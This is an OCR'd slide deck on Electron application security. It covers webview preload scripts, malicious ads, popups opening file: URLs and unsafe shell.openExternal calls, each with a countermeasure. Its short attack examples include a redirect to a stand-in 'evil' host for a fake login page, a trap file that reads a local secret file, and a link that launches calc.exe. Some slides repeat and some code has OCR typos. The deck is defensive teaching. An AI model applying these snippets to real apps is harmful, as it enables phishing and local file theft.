# <webview> tag

- Safe to disable node and use preload function

```
<webview src="http://example.jp/" preload="./prealod.js">
</webview>
```


  - In preload script, even if in node disabled webview, node function is available

```
//preload.js
window.loadConfig = function(){
    let file = `${__dirname}/config.json`;
    let s = require("fs").readFileSync( file, "utf-8" );
    return JSON.eval( s );
};
```

# <webview> tag

- Common case
  - Making existing Web app a native app
  - Put existing Web app in <webview>


```
<body>
  <webview src="http://example.jp/"></webview>
  <script src="native-apps.js"></script>
</body>
```



# <webview> tag

- Common case
  - Making existing Web app a native app
  - Put existing Web app in <webview>


```
<body>
  <webview src="http://example.jp/"></webview>
  <script src="native-apps.js"></script>
</body>
```



# <webview> tag

- Common case
  - Making existing Web app a native app
  - Put existing Web app in <webview>


```
<body>
  <webview src="http://example.jp/"></webview>
  <script src="native-apps.js"></script>
</body>
```



# <webview> tag

- In the case of webview containing 3rd party ad
  - Ad JS freely exec code in webview
  - If node is enabled, both ad JS and node function are available in webview
  - Even if node is disabled, such as rewriting the entire screen or show of fake login screen are possible via window.top
  - e.g. malicious advertising, delivery server pollution ...

```
// load fake login page
window.top = "http://evil.utf-8.jp/";
```



# <webview> tag

- Countermeasure :
  Ads are shown in iframe sandbox
  - Prevent interference to top
  - Not applicable for JS embedded type ad
- Web app
  - Does not affect ad to the Web app beyond the origin
  - Users can check if the site is valid, with address bar
- Electron app
  - Even for ad in iframe, it is possible to exec malicious code if node function is enabled
  - Users cannot check if the site is valid, without address bar

# window.open from <webview>

- allowpopups attribute
  - In window.open, popup is enabled

```
<webview src="http://example.jp/" allowpopups></webview>
```

  - In window.open, "file:" scheme can also be specified

```
// http://example.jp
window.open("file://remote-server/share/trap.html");
```

  - Attackers can read local files by running "file://" origin script through file server

```
// file://remote-server/share/trap.html
var xhr = new XMLHttpRequest();
xhr.open( "GET", "file://C:/secret.txt", true );
```

# window.open from <webview>

- Countermeasure
  - Take off allowpopups attribute
  - Or, check the URL in main.js

```
// main.js
app.on('browser-window-created', (evt, window) => {
    window.webContents.on('new-window', (evt,url) => {
        let protocol = require('url').parse(url).protocol;
        if (!protocol.match( /^https?:/ )) {
            evt.defaultPrevented = true;
            console.log( "invalid url", url );
        }
    });
});
```

# shell.openExternal
# shell.openItem

# shell.openExternal, shell.openItem

- Start external program correspond to URL or extension

```
const {shell} = require( 'electron' );
const url = 'http://example.jp/';
shell.openExternal( url ); // start OS standard browser
shell.openItem( url );
```

```
let file = 'C:/Users/hasegawa/test.txt';
shell.openExternal( file ); // file open in OS standard way
shell.openItem( file );
```

```
let filename = 'file://C:/Users/hasegawa/test.txt';
shell.openExternal( file ); // file open in OS standard way
shell.openItem( file );
```

# shell.openExternal, shell.openItem

- Common case
  - Open such as window.open from webview with OS standard browser

```
webview.on( 'new-window', (e) => {
  shell.openExternal( e.url ); // Open with OS standard browser
});
```

  - If attakers can manipulae URL, they can run any commands

```
<a href="file://c:/windows/system32/calc.exe">Click</a>
```

    - Cannot hand over argument to command

# shell.openExternal, shell.openItem

- Verification is necessary, not to pass any arbitrary URLs to shell.openExternal, shell.openItem

```
if (url.match( /^https?:¥/¥// )) {
    shell.openExternal( url ); //open in browser
}
```

# Conclusion

# Conclusion

- domXss().then( die );　// ACE
- In the context of enabled node, do to allow external scripts to run
- In the file: scheme, do not allow external scripts to run
  - Attacker can use the trap file server

# Question ?

hasegawa@utf-8.jp

@hasegawayosuke

http://utf-8.jp/

Credits to
@harupuxa, @kinugawamasato, nishimunea